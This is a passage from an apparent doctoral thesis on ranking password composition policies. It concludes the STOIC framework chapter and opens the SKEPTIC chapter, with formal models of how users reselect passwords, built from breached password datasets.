


FIGURE 6.15: A comparison between the error of probabilities generated by STOIC using the *zxcvbn*, *zxcvbn+* and *zxcvbn++* distributions in relation to the real mangledtop100 attack. A y-axis value of 0 represents an exact match with the outcome of the real attack.

By making changes to the *zxcvbn* library as described in 6.5.8 we created *zxcvbn+* and *zxcvbn++* which incrementally reduce the error in predicted success probabilities relative to the real attack. This reduction in error is shown in Figure 6.15.

6.6 Conclusion

In this chapter, we have introduced, described, and evaluated STOIC, a new framework for formal reasoning about password composition policies. We show that the underlying formal model can be used to reason about various aspects of password composition policies. The evaluation demonstrates that STOIC is a practical framework that can be used to inform the selection of a password composition policy for a system; assist in securing real systems against real-world malware attacks and potential future variants; validate previous empirical research; and inform potential future work on password strength estimation software (in particular, we show how the popular *zxcvbn* library can be changed to calculate the strength of passwords more accurately).

Besides the recommendations already mentioned on improving resilience against Mirai-based attacks (Sections 6.5.4 and 6.5.6) and on improving the accuracy of *zxcvbn* (Section 6.5.8), we can add the following observations:

1. The results shown in Figures 6.2 and 6.14 suggest that policies involving only length requirements should be avoided. They also show that policies such as 2class16, 3class12, 2word16, 3class16, and even basic20 seem to be stronger than the conventional “strong” comp8 policy.
2. The results shown in Figure 6.8 suggest that, if the attacker is not aware of the password composition policy, systems using 6-digit PINs should prefer noconsec to the other studied policies as this provides the most protection against the near-optimal guessing attack presented. Care must be taken when designing any password composition policy, however, not to reduce the search space too much so as to make a brute-force attack easier if the policy becomes known to the attacker. There seems to be no substantial difference between the policies norepeats and nodates.
3. The estimation of password strength based on *Pwned Passwords* (Hunt, 2017a) seems to be accurate and well-suited to rank password composition policies. This is not a surprise, given that it is based on real-world data. It would be interesting to see more password strength estimation tools based on this dataset.

6.6.1 Examples of Use Cases

We believe that STOIC is a valuable tool and offers advantages over prior work. We give three use cases:

- Suppose that a new malware based on a password guessing attack is launched. A sysadmin can quickly prototype the attack in STOIC and determine if the current password composition policies are still good enough. If not, it can be used to help find a set of policies that are immune (as in Section 6.5.6).
- STOIC allows sysadmins to investigate the impact of planned changes to the password composition policies used in their systems *before* they implement the changes, thus avoiding potential security problems. STOIC provides a library of policies and algorithms out-of-the-box, and sysadmins can reuse or remix these as well as test them against known attacks. Moreover, given that our evaluation confirms the results of prior literature on empirically comparing policies, we believe that new policies can be ranked

quickly and with confidence that rankings will match the results of empirical studies. We also believe that STOIC can also help password security researchers formulate and test hypotheses *before* they run their empirical studies.

- With new laws being introduced to increase the security of connected devices, we believe that a framework like STOIC, with formal verification at its core, can play an important role in *provably* demonstrating security. For example, the state of California has recently passed a law calling for devices to come with a preprogrammed password “unique to each device” Jackson, 2018. With this in mind, we added to STOIC a simple password generating algorithm that given a situation (as defined in STOIC), generates a random *unique* password (with respect to some database). We intend to develop this work further, for we believe that this is valuable to manufacturers of connected devices (using STOIC, they can, for example, prove that the default passwords on their devices are immune to certain known attacks).

As argued by Florêncio, Herley, and Oorschot, despite an abundance of research into password security being widely available, little of this is designed with a focus on meaningfully assisting system administrators in making sensible and informed security policy decisions for the systems they administer (Florêncio, Herley, and Oorschot, 2014a). With STOIC we aim to provide a tool that can be used in practise to help inform a decision on which password composition policy is most suited to protecting a system, as well as give supporting evidence that we can be confident about the results produced. Florêncio, Herley, and Oorschot make a convincing argument that tools like this are needed.

6.6.2 Limitations

We consider STOIC to be a useful tool to use to inform the selection of appropriate password policies on real systems. Despite this, it is currently subject to some limitations.

Performance Limitations

Performance concerns currently limit the size of attacks that STOIC is able to practically reason about. Because ranking policies involves dynamic simulation of an attack, an attack that attempts more than around 10^4 guesses slows down the ranking process considerably. For example, the experiments described in Section 6.5.1 took several minutes each to run when (see Figure 6.8).

It is likely, however, that it is possible to optimise the implementation to increase this limit using higher-performance arithmetic libraries (based, for example, on work by Krebbers and Spitters (Krebbers and Spitters, 2011)) or by finding ways to adjust the model to reduce the amount of rational arithmetic that must be performed by the implementation. Moreover, due to the diminishing returns principle of guessing attacks (Dell’Amico, Michiardi, and Roudier, 2010), increasing the size of the attack dictionary will have less and less impact on accuracy of the prediction yielded by STOIC.

TABLE 6.8: Valuation function used against time taken to run the experiments described in Section 6.5.1.

Valuation Function	Time (hh:mm:ss)
<i>zxcvbn</i>	00:27:56
Information Entropy	00:16:11
NIST Entropy	00:17:17
<i>Pwned Passwords</i>	00:12:00

Scope of the Model

The model is currently limited to one measure of password composition policy suitability: the additional amount of guess-resistance that a policy creates in user passwords overall by restricting password choice on the system. Any kind of password composition usability measure is beyond the scope of the model, which provides a ranking of password composition policies by guess-resistance alone and leaves it to the user to balance this with usability concerns. Similarly, aspects of password policies beyond password composition (such as password expiration and prior password history) are beyond the scope of the model.

6.6.3 Future Work

We identified a number of potential areas for future work over the course of devising, implementing, and evaluating STOIC. Potential areas for future work include:

Neural networks as both attacks and password strength estimators: Melicher et al. (Melicher et al., 2016) explore the use of neural networks in generating guesses to use in guessing attacks and guess number calculation. It would be interesting to know how the training of the neural network would impact the accuracy of STOIC in ranking password composition policies if neural networks are used to derive both the password probability distribution and the attacking algorithm. If we have access to a breached password database of a similar system, could we use a neural network trained on that data in this way to formulate a realistic worst-case STOIC model to inform our choice of password composition policy?

Accepting multiple attacks and password probability distributions: Work by Galbally, Coisel, and Sanchez that demonstrates a multimodal approach to estimating the guess resistance of passwords raises the prospect of some interesting future work on STOIC (Galbally, Coisel, and Sanchez, 2017). Could the model be extended to accept multiple distributions and attacks as input, and (for example) return the most conservative ranking of password composition policies to maximise security? This is unlikely to be a trivial change, but is nevertheless worthy of further investigation.

Considering usability: While adding usability measures to the model would certainly be a non-trivial problem, it is possible that building upon work by Shay et al. (Shay, Bhargav-Spantzel, and Bertino, 2007; Shay et al., 2016) would allow us to do so; albeit with considerable extra effort. This would allow us to

move beyond simply providing a ranking of password policy strength to the user, instead offering advice on which policies offer the ideal blend of usability and security. We are not aware of any existing work that integrates measures of these two properties into a practical tool.

Chapter 7

Quantifying the Benefit of Password Composition Policies

In the previous chapter (Chapter 6) we presented STOIC, a framework that allows the use of an arbitrary measure of individual password strength to rank password composition policies for a given system according to the relative additional resilience they provide against a specific guessing attack. STOIC does, however, suffer from some limitations in its capabilities. Most notably, it does not incorporate any model of human password selection behaviour (and is therefore unable to anticipate security weaknesses introduced by password composition policies that lack usability) and is limited to ranking password composition policies in terms of their resistance to a given attack dictionary. That is to say, it does not allow us to answer the question “Which password composition policy should I deploy on my system?”, but rather only “Which password composition policy confers the greatest resilience against this specific password guessing attack?”. STOIC is also somewhat opinionated about how password composition policies should be represented, containing character classes and password length at the heart of its model.

In this chapter, which is based on our 2020 publication (Johnson et al., 2020), we propose a novel methodology that draws on password probability distributions constructed from large sets of real-world password data which have been filtered according to various password composition policies. Password probabilities are then redistributed to simulate different user password reselection behaviours in order to automatically determine the password composition policy that will induce the distribution of user-chosen passwords with the greatest uniformity, a metric which we show to be a useful proxy to measure overall resistance to password guessing attacks. Further, we show that by fitting power-law equations to the password probability distributions we generate, we can justify our choice of password composition policy without any direct access to user password data. Finally, we present SKEPTIC—a 3-part software toolchain that implements this methodology, including a DSL to enable system administrators with no background in password security to compare and rank password composition policies without resorting to expensive and time-consuming user studies. Drawing on 205,176,321 passwords across 3 datasets, we lend validity to our approach by demonstrating that the results we obtain align closely with findings from a previous empirical study into password composition policy effectiveness.

Overview of contributions: In this chapter, which is based on one of our existing peer-reviewed publications (Johnson et al., 2020), we contribute SKEPTIC,

the second of our two frameworks (the other being STOIC, see Chapter 6) for ranking password composition policies according to the additional resilience they can be expected to grant a system against password guessing attacks. Section 7.1 breaks down our motivation for creating SKEPTIC and the contribution of this chapter in more detail.

7.1 Motivation and Contributions

While much study to date has been conducted on how password composition policies affect the security of password-protected systems, such work usually consists of an analysis of either leaked datasets that have since been released into the public arena (Weir et al., 2010) or of passwords that have been collected under different password composition policies specifically for the purpose of the study (Komanduri et al., 2011; Shay et al., 2016). The former condition means that it is very difficult to estimate how some of the more exotic password composition policies affect system security because databases of passwords created under those policies are not available. While it might be tempting to merely filter these datasets according to the policy we wish to examine, previous work (Kelley et al., 2012) finds that this does not create a dataset that is representative of one that is actually created under that policy, with passwords in filtered datasets tending to be stronger. The latter condition, while allowing password security researchers to collect data under any password composition policy they choose, has considerably less ecological validity; the participants were, after all, creating passwords in an experimental setting and not on any real-world system of value to them as individuals (we discuss this in much more depth in Section 4.2.1). Gathering and analysing data in this way is also expensive, time-consuming, and requires significant domain expertise, placing it beyond the reach of a typical system administrator working in the field. Finally, both of these methodologies raise privacy concerns. In each case, we are handling user-generated passwords that may still be in use by those individuals, or else be usable to infer passwords that are. We are motivated, therefore, to search for a methodology that permits us to automatically choose a suitable password composition in a way that allows us to justify that choice while avoiding the propagation of the user password data that informs it. This is especially important considering the recent rise in previously-leaked passwords being employed in phishing scams (Schofield, 2019) against the users they belong to.

In this chapter, we propose such a methodology, and present SKEPTIC—a software toolchain that puts it into practice. We begin by drawing on large sets of leaked password data (Cubrilovic, 2009; Gross, 2012; Burgess, 2016) to derive password probability distributions. By redistributing password probabilities in different ways, we can simulate different modes of password reselection behaviour that might be exhibited by users when forced to select a different password by the password composition policy. Drawing on work by Malone and Maher (Malone and Maher, 2012) and Wang et al. (Wang et al., 2017), we fit power-law curves to these password probability distributions, allowing us to quantify the additional guessing attack resistance conferred by their associated password composition policies in isolation from the password data itself. Following related research into increasing system security by maximising password diversity (Segreti et al., 2017; Malone and Maher, 2012; Blocki et al., 2013), we achieve this by using the *uniformity* of these distributions as a proxy for their

overall resistance to guessing attacks. To maximise the practical utility of the data we generate, SKEPTIC includes the *Password Composition Policy Assertion Language* (PACPAL)—a DSL for straightforwardly comparing and ranking password composition policies using this data.

Using a selection of password composition policies drawn from related work and data from three large-scale password data breaches, we demonstrate our methodology and its implementation (as the SKEPTIC toolchain) by rigorously and justifiably ranking password composition policies under a range of different assumptions about user password reselection behaviour. As our evaluation data, we use 3 datasets containing a total of 205,176,321 passwords, studying 28 distinct password composition policies. The results we obtain correlate strongly with those from previous empirical studies on the effects of password composition policies on the security of user-chosen passwords, with some interesting findings that warrant further study. For instance, we find that stricter (i.e. less usable) password composition policies dramatically reduce password probability distribution uniformity if we assume that user password reselection behaviour will converge on a small number of remaining permitted passwords. We further demonstrate that the SKEPTIC toolchain supports straightforward specification of password composition policies from within the *Coq* proof assistant, with all the advantages we would expect from such an encoding. These include the ability to check from within *Coq* that certain password composition policies confer immunity to the *Mirai* and *Conficker* botnet malware, just as we did using STOIC in Chapter 6, but with an extended set of password composition policies and the addition of a *Coq* tactic to assist with this process.

We have introduced the motivation for this chapter and its contributions in this Section 7.1. In Section 7.2, we introduce related work. We then move on to describing our methodology in detail in Section 7.3, in a manner designed to facilitate implementation to encourage replication and experimentation. In Section 7.5 we describe the implementation of our methodology as the SKEPTIC toolchain. Section 7.6 contains an evaluation of our approach, in which we attempt to replicate previous empirical research (Shay et al., 2016) on password composition policy effectiveness. Finally, we conclude in Section 7.7.

7.2 Related Work

As discussed previously in Section 4.2, there exists a wealth of password data online that has been compromised from various sources and released into the public arena. Weir et al. (Weir et al., 2010) draw on several different datasets of this nature (specifically, the RockYou, FaithWriters, Neopets, PhpBB and Singles datasets we discuss in Section 4.4) in order to examine the validity of using password entropy as defined in NIST document SP800-63-1 (Burr et al., 2006) to determine the security provided by various password composition policies. The authors conclude, based on experiments run against some of the same datasets we use in this chapter (Cubrilovic, 2009), that it is not a valid metric, empirically validating earlier work by Verheul (Verheul, 2006) proving that conversion of Shannon entropy-like measures into password guessing entropy under different password composition policies is not possible. Such work demonstrates the effective use of large breached datasets in password composition policy research, and in Section 7.6.3 we replicate a subset of its results as part of validation of our novel methodology.

It is also possible to use these breached user credential databases straight away to inform our choice of password policy by simply prohibiting all the passwords we can find in them outright. The *Pwned Passwords* web application and API (Hunt, 2017a) provides this functionality as a service, aggregating well over 500 million unique passwords that have been exposed in data breaches and made publicly available online. Just because a password has not been exposed before, however, does not mean that it is a good password. At the time of writing, for instance, “*breakfast321*” is not present in *Pwned Passwords* but as a dictionary word and run of sequential digits is very likely to be cracked with minimal effort by any of the great number of password cracking algorithms in widespread use today (Weir et al., 2009; Xu et al., 2017), with the popular *zxcvbn* password strength checking library (Wheeler, 2016) estimating that this particular example could be cracked in around 10^5 guesses—well within the capabilities of even the lowliest attacker. The inadequacy of blocklist-based measures alone motivates work such as ours, which aims to equip system administrators with tooling to evaluate the security of arbitrary rule-based password composition policies.

Other studies such as that by Shay et al. (Shay et al., 2016) actively recruit users to create passwords under various password composition policies, and attempt to quantify the security of those policies by running password cracking attacks against passwords collected under these policies. This is considered by many to represent the gold standard of password composition policy research, and as such we replicate results from Shay et al. (Shay et al., 2016) in Section 7.6.2 to validate our novel methodology.

Regardless of how it is obtained, as we discussed in Section 4.1, it is of vital importance that any model designed to evaluate the effectiveness of password composition policies in reducing the vulnerability of human-chosen passwords to guessing attacks is in some way informed by human-generated password data. Password choice varies significantly across different user demographics (age and nationality for example (Bonneau, 2012b)) and by extension across password-protected systems which have user bases comprising different proportions of these demographics. By consequence of this variability, there can be no definitive password composition policy that will lead to ideal security or usability outcomes across all systems—such policies must be designed on a system-by-system basis. Work by Galbally, Coisel, and Sanchez (Galbally, Coisel, and Sanchez, 2017) reaffirms this idea—no password strength estimation metric is ideal for all passwords under all conditions. With this in mind, the methodology presented in this chapter is designed to be attack-agnostic, and provide a general idea of the security of password composition policies when deployed “in the wild” where the shape of password guessing attacks the system might be subjected to can seldom be known in detail. The only assumption we make about the threat model we face is that the attacker is attempting to guess more common passwords first.

As the weakest passwords are, ostensibly, those that are the most likely to be chosen by users, we can think of the ideal password composition policy as the one that induces the most uniform password distribution on our system. Password policies with poor usability will cause users to converge on fewer easy-to-remember passwords and those with poor security will permit the selection of very weak passwords such as “password” and “123456”. This is not a novel argument. Work on adaptive password composition policies (Segreti et

al., 2017) supports the view that greater password diversity is key to system security while research into password composition policy optimisation (Blocki et al., 2013) focuses on maximising minimum password entropy—that is, reducing the probability of the most likely password, analogous to increasing password distribution uniformity. Malone and Maher (Malone and Maher, 2012) highlight that user-chosen password distributions are non-uniform, and mention that if this were not the case, attacks that rely on attempting to guess common passwords would become less effective.

7.3 Methodology

In this section, we present our methodology for rigorous and justifiable password composition policy selection in detail, beginning with raw password data and ending with arbitrary user-specified password composition policies ranked under various assumptions about user behaviour.

7.3.1 Sourcing Human-Chosen Passwords

With the variability of user password choice in mind (Bonneau, 2012b), our methodology is parametric on an *input set*—some collection of password data that we expect to be representative of the user base we are modelling, given as a password frequency distribution. Input sets can be sourced from any user credential database where the password plaintext is known. We used the RockYou, Yahoo! Voices and LinkedIn datasets for the work in this chapter (see Section 4.4 for details regarding each of these).

7.3.2 Data Cleansing

For a dataset to be as representative as possible, each password within it must have been created by a human under a known password composition policy which has a permitted password space that is a superset of that of the password composition policies we wish to model. It is therefore useful to filter these datasets according to the password composition policy they were created under in order to remove any passwords created under old password composition policies or non-password artifacts (Kelley et al., 2012) that might be present within them. In cases where this policy is not known, it is possible to attempt to infer it using a password composition policy inference tool such as *pol-infer*, a tool we authored as part of our 2019 publication that we present in detail in Section 4.5 (Johnson et al., 2019). Each dataset was first filtered according to the password composition policy it is known to have been created under. The small proportion of passwords containing non-ASCII characters were then removed to avoid encoding issues that might arise due to multi-byte characters being stored as multiple characters, artificially inflating password length. Some passwords in the Yahoo! Voices dataset (10,654 passwords) appeared to be single sign-on flags for integration with an external service, and were accordingly removed. Likewise, some passwords in the LinkedIn dataset (174,088 passwords) appeared to be hexadecimal data (perhaps due to encoding issues), and were also removed. The sizes of each dataset used in this study after this filtration step are shown in Table 7.1.

TABLE 7.1: A breakdown of the number of passwords filtered from each dataset used in this study. See Section 4.4 for more information on the datasets used.

Dataset	Raw size	Filtered size	Removed
RockYou	32,603,048	32,506,433	96,615 (0.30%)
Yahoo! Voices	453,492	434,287	19,205 (4.23%)
LinkedIn	172,428,238	172,235,601	192,637 (0.11%)

7.3.3 Frequencies to Probabilities

Following Blocki, Harsha, and Zhou (Blocki, Harsha, and Zhou, 2018), given a cleansed input set I of N user passwords, we use f_i to denote the frequency of the i^{th} most common password in the set and pwd_i to denote the i^{th} most common password in the set.

The set I induces a probability distribution D over passwords defined as:

$$D(p) = \begin{cases} \frac{f_i}{N} & \text{if } p = pwd_i \\ 0 & \text{otherwise} \end{cases}$$

The probability $D(p)$ is the probability that a random user selects password p . We define the magnitude of the distribution induced by I as the number of passwords in I . That is, $\text{mag}(D) = N$.

7.3.4 Specifying Password Composition Policies

Our methodology is not tied to any specific representation of password composition policies. Similar to Blocki et al. (Blocki et al., 2013), we use a set-theoretic notation, with $p \in \phi$ indicating that a password p is permitted by a password composition policy ϕ . Later on in this chapter in Section 7.5.1, when we describe our encoding of password composition policies in SKEPTIC, we will demonstrate that this affords us the power to encode password composition policies for arbitrary software, and scaffold code for doing so automatically.

7.3.5 Policies Studied in this Chapter

We selected and modelled a selection of password composition policies based on those by Shay et al. (Shay et al., 2016) and Weir et al. (Weir et al., 2010), and follow the naming convention used by Shay et al. (Shay et al., 2016) as follows:

- **basic7, basic8, basic9, basic12, basic14, basic16, basic20**: to comply with policy *basicN*, password must be N characters or greater in length. No other requirements.
- **digit7, digit8, digit9, digit10**: to comply with policy *digitN*, password must be N characters or greater in length, and contain at least one numeric digit.
- **upper7, upper8, upper9, upper10**: to comply with policy *upperN*, password must be N characters or greater in length, and contain at least one uppercase letter.

- **symbol7, symbol8, symbol9, symbol10**: to comply with policy *symbolN*, password must be N characters or greater in length, and contain at least one non-alphanumeric character.
- **2word12, 2word16**: to comply with policy *MwordN*, password must be N characters or greater in length and consist of at least M strings of one or more letters separated by a non-letter sequence.
- **2class12, 2class16, 3class12, 3class16**: to comply with policy *NclassM*, password must be M characters or greater in length and contain at least N of the four LUDS character classes (uppercase letters, lowercase letters, digits and symbols).
- **dictionary8**: to comply with policy *dictionaryN* password must be N characters or greater in length. When all non-alphabetic characters are removed the resulting word cannot appear in a dictionary, ignoring case (we used the Openwall “tiny” English wordlist (Openwall Project, 2011)).
- **comp8**: to comply with policy *compN* password must comply with *dictionaryN* and additionally must contain at least one uppercase letter, lowercase letter, digit and non-alphanumeric character. Replicates the NIST comprehensive password composition policy (Burr et al., 2013).

7.3.6 Modelling Password Reselection

If a potential user is forbidden from selecting their preferred password by the password composition policy, they must select a different, compliant password or find themselves unable to use the service at all. In this way, a password composition policy induces a change in the probability distribution of passwords on the system.

In this section, we consider the change induced in a probability distribution D by imposing a password composition policy ϕ . In the definitions that follow, we write $\text{supp}(D)$ to denote the support of distribution D , that is:

$$\text{supp}(D) = \{ p \mid D(p) \geq 0 \}$$

and we write $\text{supp}_\phi(D)$ to denote the support of D restricted to passwords that comply with ϕ :

$$\text{supp}_\phi(D) = \{ p \mid p \in \text{supp}(D) \wedge p \in \phi \}$$

We assume that $\text{supp}_\phi(D)$ will always be non-empty.

The change induced in D by ϕ can be seen as a redistribution of the probabilities associated with passwords that do not comply with the password composition policy. The sum of the probabilities that need to be redistributed is denoted as $\text{surplus}(D, \phi)$ and defined as:

$$\text{surplus}(D, \phi) = \sum_{\substack{p \in \text{supp}(D) \\ p \notin \phi}} D(p)$$

Figure 7.1 shows a minimal example of a probability distribution derived from a hypothetical password dataset consisting of 31 user-chosen passwords, of which 5 are unique, labelled P_1 to P_5 with frequencies following the powers of 2. That is to say, the frequency $\text{freq}(P_n)$ of password P_n is 2^{5-n} and the probability

$D(P_n)$ of password P_n is $\frac{1}{2^n}$. In this section, we visualise the effect of different reselection modes on this simple example.




FIGURE 7.1: The simple, minimal example of a password probability distribution that we use to visualise different reselection modes in this section. Probability $D(P_n)$ of password P_n is $\frac{1}{2^n}$.

While it would be impossible to accurately predict this reselection process for each individual affected user, we can model certain behaviours that, if exhibited by all users, would give rise to a best, worst, or average-case security outcome. We refer to these as *macrobehaviours*, and examine four of these as part of this chapter (though our implementation is modular, see Section 7.5).

Given a specific macrobehaviour, the induced distribution obtained from imposing a password composition policy ϕ in a password probability distribution D is denoted as:

$$\text{Reselection}(D, \phi, \text{macrobehaviour})$$

Convergent Reselection

Every user that must reselect a password chooses the most common password that remains permitted (i.e. password choice *converges* on the most common permitted password). This represents a worst-case security outcome; a larger proportion of users now have the same password, which makes the password probability distribution less uniform and the system more vulnerable to a password guessing attack containing this password.

Formally, we define this reselection mode as:

$$\text{Reselection}(D, \phi, \text{convergent})(p) = \begin{cases} D(p) + \text{surplus}(D, \phi) & \text{if } p = \max_{\phi}(D) \\ D(p) & \text{if } p \neq \max_{\phi}(D) \text{ and} \\ & p \in \text{supp}_{\phi}(D) \\ 0 & \text{otherwise} \end{cases}$$

Here, $\max_{\phi}(D)$ denotes the password with highest probability in D that satisfies the password composition policy ϕ . This can be defined as:




FIGURE 7.2: The redistribution of probability in convergent reselection mode under a policy prohibiting P_1 and P_2 . Dotted bar outlines show the probability of prohibited passwords, and stacked bars show the redistribution of this probability.

$$\text{choose}(\{ p \mid p \in \text{supp}_\phi(D) \} \wedge \forall p' \bullet p' \in \text{supp}_\phi(D) \rightarrow D(p) \geq D(p') \})$$

where *choose* is non-deterministic choice of one element from the given set (which is non-empty).

Figure 7.2 shows a simple example of convergent reselection applied to the example distribution shown in Figure 7.1 when a password composition policy prohibiting passwords P_1 and P_2 is applied. Note that the probability from these prohibited passwords is redistributed to the most common password P_3 in the dataset that remains permitted.

Proportional Reselection

Every user that must reselect a password chooses a password from those remaining in a way proportional to their probabilities. This represents an average-case security outcome, with the most common remaining permitted passwords receiving the largest share of “displaced” users.

Formally, we define this reselection mode as:

$$\text{Reselection}(D, \phi, \text{proportional})(p) = \begin{cases} \frac{D(p)}{1 - \text{surplus}(D, \phi)} & \text{if } p \in \text{supp}_\phi(D) \\ 0 & \text{otherwise} \end{cases}$$

Figure 7.3 shows a simple example of proportional reselection applied to the example distribution under a policy prohibiting P_1 and P_2 . Note that the probability from these prohibited passwords is redistributed amongst remaining permitted passwords proportionally to their probability.




FIGURE 7.3: The redistribution of probability in proportional reselection mode under a policy prohibiting P_1 and P_2 .

Extraneous Reselection




FIGURE 7.4: The redistribution of probability in extraneous reselection mode under a policy prohibiting P_1 and P_2 .

Every user that must reselect a password chooses a new, unique password outside the set of remaining passwords, as if they had suddenly switched to using a password manager. This represents a best-case security outcome, increasing password probability distribution uniformity to the greatest extent.

Formally, we define this reselection mode as:

$$\text{Reselection}(D, \phi, \text{extraneous})(p) = \begin{cases} D(p) & \text{if } p \in \text{supp}_\phi(D) \\ \frac{1}{n} & \text{if } p \in \text{fresh}(S, \phi, D, n) \\ 0 & \text{otherwise} \end{cases}$$

where $n = \text{surplus}(D, \phi) \times \text{mag}(D)$ and $\text{fresh}(S, \phi, D, n)$ is a set of n new and unique passwords built from symbols in the alphabet S that satisfy policy ϕ . Formally, it is a set that satisfies:

$$|\text{fresh}(S, \phi, D, n)| = n$$

and

$$\text{fresh}(S, \phi, D, n) = \{ p \mid p \in \phi \wedge p \notin \text{supp}(D) \wedge p \in S^* \}$$

Figure 7.4 shows a simple example of proportional reselection applied to the example distribution under a policy prohibiting P_1 and P_2 . Note that the probability from these prohibited passwords is redistributed to new, unique passwords P_6 - P_{29} .

Null Reselection




FIGURE 7.5: The redistribution of probability in null reselection mode under a policy prohibiting P_1 and P_2 .

Every user that must reselect a password simply doesn't, and never creates an account on the system. This is modelled while maintaining the probability distribution by distributing password probability completely evenly amongst all remaining permitted passwords.

Formally, we define this reselection mode as:

$$\text{Reselection}(D, \phi, \text{null})(p) = \begin{cases} D(p) + \frac{\text{surplus}(D, \phi)}{|\text{supp}_\phi(D)|} & \text{if } p \in \text{supp}_\phi(D) \\ 0 & \text{otherwise} \end{cases}$$

Figure 7.5 shows a simple example of null reselection applied to the example distribution under a policy prohibiting P_1 and P_2 . Note that the probability from these prohibited passwords is redistributed uniformly across remaining permitted passwords.

7.4 Quantifying Security

After transforming our probability distribution according to the policies and macrobehaviours we wish to study, we are now faced with the challenge of quantifying what it means for a distribution of user-chosen passwords to be “secure”. To achieve this, we take advantage of the fact that more uniform distributions of user-chosen passwords are more resilient against certain password guessing attacks that rely on guessing common passwords first, due to a smaller proportion of users converging on the same popular passwords. The notion of uniformity as a desirable property of the distribution of user-chosen passwords on a system is not new:

- Previous work by Segreti et al. (Segreti et al., 2017) proposes password composition policies that are *adaptive*—evolving over time with the express aim of increasing password diversity.
- Blocki, Harsha, and Zhou (Blocki et al., 2013) focus on maximising minimum password entropy in order to optimise password composition policies—analogue to increasing password distribution uniformity.
- Malone and Maher (Malone and Maher, 2012) highlight that user-chosen password distributions are non-uniform, and mention that if this were not the case, attacks that rely on attempting to guess common passwords would become less effective.

